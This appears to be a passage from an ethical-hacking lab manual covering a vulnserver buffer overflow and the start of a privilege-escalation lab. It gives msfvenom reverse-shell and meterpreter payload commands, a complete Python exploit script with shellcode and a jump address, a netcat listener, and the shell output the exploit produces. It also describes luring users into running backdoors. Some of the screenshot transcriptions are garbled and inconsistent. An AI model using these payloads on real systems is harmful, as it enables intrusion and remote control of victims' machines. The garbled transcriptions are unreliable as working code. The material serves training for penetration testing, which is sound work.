
You can control the EIP register if the target server has modules without proper memory protection settings.

212.




213. Close **Immunity Debugger** and the vulnerable server process.
 214. Re-launch the vulnerable server as an administrator.
 215. Click [**Parrot Security**](#) to switch to the **Parrot Security** machine.
 216. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
 217. The password that you type will not be visible.
 218. Now, run **cd** command to jump to the root directory.
 219. In the terminal window run the following command to generate the shellcode.
 220. **msfvenom -p windows/shell_reverse_tcp LHOST=[Local IP Address] LPORT=[Listening Port] EXITFUNC=thread -f c -a x86 -b "\x00"**
 221. Here, **-p**: payload, local IP address: **10.10.1.13**, listening port: **4444**, **-f**: filetype, **-a**: architecture, **-b**: bad character.
 222. A shellcode is generated.
 223. Select the code, right-click on it, and click **Copy** to copy the code.

224.



225. Close the **Terminal** window.
226. Maximize the previously opened **Terminal** window. Run **pluma shellcode.py** command.
227. Ensure that the terminal navigates to **/root/Desktop/Scripts**.
228. A **shellcode.py** file appears in the text editor window, as shown in the screenshot.

229.



The screenshot shows a Linux desktop environment with the Unity interface. A window titled "shellcode.py (/home/attacker/Desktop/Scripts) - Pluma (as superuser)" is open in the foreground. The code editor displays a Python script named "shellcode.py". The script contains a single line of code:`1#!/usr/bin/python3`

```
2import sys, socket
```

```
3
```

```
4overflow = (b"\xd9\xe1\xd9\x74\x24\xf4\x5d\xba\x9b\xcc\x43\xea\x2b\xc9"
```

```
5b"\xb1\x52\x31\x55\x17\x03\x55\x17\x83\x76\x30\xa1\x1f\x74"
```

```
6b"\x21\x41\xe0\x84\xb2\xc9\x69\x61\x83\xc9\x0e\xe2\xb4\xf9"
```

```
7b"\x45\x46\x38\x71\x0b\x52\xca\xf7\x84\x55\x7b\xbd\xf2\x58"
```

```
8b"\x7c\xee\xc7\xfb\xfe\xed\x1b\xdb\x3f\x3e\x6e\x1a\x07\x23"
```

```
9b"\x83\x4e\xd0\x2f\x36\x7e\x55\x65\x8b\xf5\x25\x6b\x8b\xea"
```

```
10b"\xfe\x8a\xba\xbd\x75\xd5\x1c\x3c\x59\x6d\x15\x26\xbe\x48"
```

```
11b"\xef\xdd\x74\x26\xee\x37\x45\xc7\x5d\x76\x69\x3a\x9f\xbf"
```

```
12b"\x4e\x45\xea\xc9\xac\x58\xed\x0e\xce\x86\x78\x94\x68\x4c"
```

```
13b"\xda\x70\x88\x81\xbd\xf3\x86\x6e\xc9\x5b\x8b\x71\x1e\xd0"
```

```
14b"\xb7\xfa\x41\x36\x3e\xb8\x85\x92\x1a\x1a\x7\x83\xc6\xcd"
```

```
15b"\xd8\xd3\x48\xb2\x7c\x98\x45\x46\x0c\xc3\x01\x0b\x3d\xfb"
```

```
16b"\xd1\x03\x36\x88\x3\x8c\xec\x06\x48\x44\x2b\xd1\xaf\x7f"
```

```
17b"\x8b\x4d\x4e\x80\xec\x44\x95\xd4\xbc\xfe\x3c\x55\x57\xfe"
```

```
18b"\xc1\x80\xf8\xae\x6d\x7b\xb9\x1e\xce\x2b\x51\x74\xc1\x14"
```

```
19b"\x41\x77\x0b\x3d\xe8\x82\xdc\x48\xe7\x8d\x11\x25\xf5\x8d"
```

```
20b"\x38\xe9\x70\x6b\x50\x01\xd5\x24\xcd\xb8\x7c\xbe\x6c\x44"
```


```
21b"\xab\xbb\xaf\xce\x58\x3c\x61\x27\x14\x2e\x16\xc7\x63\x0c"
```

```
22b"\xb1\xd8\x59\x38\x5d\x4a\x06\xb8\x28\x77\x91\xef\x7d\x49"
```

At the bottom of the editor, there are several tabs and status indicators. The tabs include "Python", "Tab Width: 4", "Ln 14, Col 60", and file names like "pluma shellcode....", "[/usr/share/meta...]", "[/usr/share/meta...]", "[msfvenom -p wi...]", and "shellcode.py (/ho...").

230. Now, replace the shellcode copied in **Step#137** in the overflow section (**Line 4**); and type **b** in the begining of every line to convert strings to bytes as shown in the screenshot then, press **Ctrl+S** to save the file and close it.

231.



The screenshot shows a Linux desktop environment with a Pluma text editor open. The title bar reads "shellcode.py (/home/attacker/Desktop/Scripts) - Pluma (as superuser)". The menu bar includes File, Edit, View, Search, Tools, Documents, Help. The toolbar has icons for Open, Save, Undo, Redo, Cut, Copy, Paste, Find, and Replace. The code editor window contains the following Python script:

```
20 b"\x36\x84\xcd\x8a\x52\x24\x98\x05\xcb\xdd\x81\xdd\x6a\x21"
21 b"\x1c\x98\xad\x9a\x93\x5d\x63\x5a\xd9\x4d\x14\xaa\x94\x2f"
22 b"\xb3\xb5\x02\x47\x5f\x27\xc9\x97\x16\x54\x46\xc0\x7f\xaa"
23 b"\x9f\x84\x6d\x95\x09\xba\x6f\x43\x71\x7e\xb4\xb0\x7c\x7f"
24 b"\x39\x8c\x5a\x6f\x87\x0d\xe7\xdb\x57\x58\xb1\xb5\x11\x32"
25 b"\x73\x6f\xc8\xe9\xdd\xe7\x8d\xc1\xdd\x71\x92\x0f\xa8\x9d"
26 b"\x23\xe6\xed\xa2\x8c\x6e\xfa\xdb\xf0\x0e\x05\x36\xb1\x2f"
27 b"\xe4\x92\xcc\xc7\xb1\x77\x6d\x8a\x41\xa2\xb2\xb3\xc1\x46"
28 b"\x4b\x40\xd9\x23\x4e\x0c\x5d\xd8\x22\x1d\x08\xde\x91\x1e"
29 b"\x19"
30
31 shellcode = b"C" * 2003 + b"\xaf\x11\x50\x62" + b"\x90" * 32 + overflow
32
33 try:
34     soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
35     soc.connect(('10.10.1.11', 9999))
36     pyload = b'TRUN ./:' + shellcode
37     soc.send(pyload)
38     soc.close()
39 except:
40     print("Error: Unable to establish connection with Server")
41     sys.exit()
```

The status bar at the bottom shows "Python Tab Width: 4 Ln 29, Col 8".

232. Now, before running the above command, we will run the Netcat command to listen on port 4444.
233. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
234. The password that you type will not be visible.
235. Now, run **cd** command to jump to the root directory.
236. Execute **nc -nvlp 4444** command. Netcat will start listening on port **4444**, as shown in the screenshot.

237.

The screenshot shows a terminal window titled "nc -nvlp 4444 - Parrot Terminal". The terminal is running on a Parrot OS system. The user has successfully gained root privileges and is in a root shell. The terminal displays several commands and their outputs:

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker: server at 10200 bytes
[attacker@parrot]~$ #cd /home/attacker/Desktop/Scripts
[attacker@parrot]~/Desktop/Scripts$ #nc -nvlp 4444
listening on [any] 4444 ...
./TinderT.py
root@parrot:~/Desktop/Scripts$ chmod +x overwrite.py
root@parrot:~/Desktop/Scripts$ ./overwrite.py
root@parrot:~/Desktop/Scripts$ chmod +x badchars.py
root@parrot:~/Desktop/Scripts$ ./badchars.py
root@parrot:~/Desktop/Scripts$ chmod +x jump.py
root@parrot:~/Desktop/Scripts$ ./jump.py
root@parrot:~/Desktop/Scripts$ #pluma shellcode.py
root@parrot:~/Desktop/Scripts$ #
```

At the bottom of the terminal window, there is a menu bar with options like "Menu", "pluma shellcode....", "[/usr/share/meta...]", "[/usr/share/meta...]", "[msfvenom -p wi...]", "nc -nvlp 4444 - P...", and a "File" icon.

238. Switch back to the first **Terminal** window. Run **chmod +x shellcode.py** command to change the mode to execute the Python script.

239. Run **.shellcode.py** command to execute the Python script.

240.

The screenshot shows a terminal window titled "../shellcode.py - Parrot Terminal". The terminal output indicates a successful exploit of a vulnerable server. The user has run "chmod +x shellcode.py", executed the script, and then used "nc -nvlp 4444" to listen for a connection. A Windows 10 client connects from IP 10.1.1.11 at port 49721. The terminal shows the Windows version and copyright information. The title bar of the terminal window also displays the path: "CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver".

```
[root@parrot]~/Desktop/Scripts]
[root@parrot]~/Desktop/Scripts]
[root@parrot]~/Desktop/Scripts]
# ./shellcode.py
[+] Exploit successful!
[*] Starting reverse TCP listener on 0.0.0.0:4444
[*] Listening on [any] 4444 ...
[*] connect to [IP:10.1.1.11] from (UNKNOWN) [IP:10.1.11] 49721
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

[*] Exploit completed on target:
    [*] Local:          nc -nvlp 4444 -P...
    [*] Remote:        nc -nvlp 4444 -P...
```

241. Now, switch back to the **Terminal** running the Netcat command.
242. You can observe that shell access to the target vulnerable server has been established.
243. Now, type **whoami** and press **Enter** to display the username of the current user.

244.

The screenshot shows a terminal window titled "nc -nvlp 4444 - Parrot Terminal". The terminal output is as follows:

```
[attacker@parrot]㉿[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]# [/home/attacker]
#cd
[root@parrot]# [/home/attacker]
#nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.11] 50799
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

E:\CEH-Tools\CEHv13 Module 06 System Hacking\Buffer Overflow Tools\vulnserver>whoami
whoami
windows11\admin

E:\CEH-Tools\CEHv13 Module 06 System Hacking\Buffer Overflow Tools\vulnserver>
```

The terminal window has a dark background with a colorful parrot logo on the right side. The menu bar at the top includes "Applications", "Places", "System", and "File Edit View Search Terminal Help".

245. This concludes the demonstration of performing a buffer overflow attack to gain access to a remote system.
246. Close all the open windows and document all the acquired information.
247. Restart **Parrot Security** machine. To do that click **Menu** button at the bottom left of the **Desktop**, from the menu and click **Turn off the device** icon. A **Shut down this system now?** pop-up appears, click on **Restart** button.
248. Click [Windows 11-M6](#) to switch to the **Windows 11** machine. Restart the machine.

Question 6.1.3.1

For this task, use the Parrot Security machine (10.10.1.13) as the attacker's system and the Windows 11 machine (10.10.1.11) as the target system. Execute and exploit a vulnerable application, D:\CEH-Tools\CEHv13 Module 06 System Hacking\Buffer Overflow Tools\vulnserver\vulnserver.exe, to gain admin access to the target machine.

Which Python script is used to check whether we can control the EIP register?

Score

Lab 2: Perform Privilege Escalation to Gain Higher Privileges

Lab Scenario

As a professional ethical hacker or pen tester, the second step in system hacking is to escalate privileges by using user account passwords obtained in the first step of system hacking. In privileges escalation, you will attempt to gain system access to the target system, and then try to attain higher-level privileges within that system. In this step, you

will use various privilege escalation techniques such as named pipe impersonation, misconfigured service exploitation, pivoting, and relaying to gain higher privileges to the target system.

Privilege escalation is the process of gaining more privileges than were initially acquired. Here, you can take advantage of design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications.

Backdoors are malicious files that contain trojan or other infectious applications that can either halt the current working state of a target machine or even gain partial or complete control over it. Here, you need to build such backdoors to gain remote access to the target system. You can send these backdoors through email, file-sharing web applications, and shared network drives, among other methods, and entice the users to execute them. Once a user executes such an application, you can gain access to their affected machine and perform activities such as keylogging and sensitive data extraction.

Lab Objectives

- Escalate privileges by bypassing UAC and exploiting Sticky Keys

Overview of Privilege Escalation

Privileges are a security role assigned to users for specific programs, features, OSes, functions, files, or codes. They limit access by type of user. Privilege escalation is required when you want to access system resources that you are not authorized to access. It takes place in two forms: vertical privilege escalation and horizontal privilege escalation.

- **Horizontal Privilege Escalation:** An unauthorized user tries to access the resources, functions, and other privileges that belong to an authorized user who has similar access permissions
- **Vertical Privilege Escalation:** An unauthorized user tries to gain access to the resources and functions of a user with higher privileges such as an application or site administrator

Task 1: Escalate Privileges by Bypassing UAC and Exploiting Sticky Keys

Sticky keys is a Windows accessibility feature that causes modifier keys to remain active, even after they are released. Sticky keys help users who have difficulty in pressing shortcut key combinations. They can be enabled by pressing Shift key for 5 times. Sticky keys also can be used to obtain unauthenticated, privileged access to the machine.

Here, we are exploiting Sticky keys feature to gain access and to escalate privileges on the target machine.

1. Click [Parrot Security](#) to switch to the **Parrot Security** machine and login with **attacker/toor**. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
2. The password that you type will not be visible.
3. Now, run **cd** command to jump to the root directory.
4. Run the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe**.

5.


The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal window title is 'Applications Places System' and the status bar shows 'Wed Mar 13, 06:'. The terminal content is as follows:

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~]
$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#cd
[root@parrot]~]
#msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~]
#
```

The desktop background features a network graph. A file icon for 'Windows.exe' is visible on the desktop.

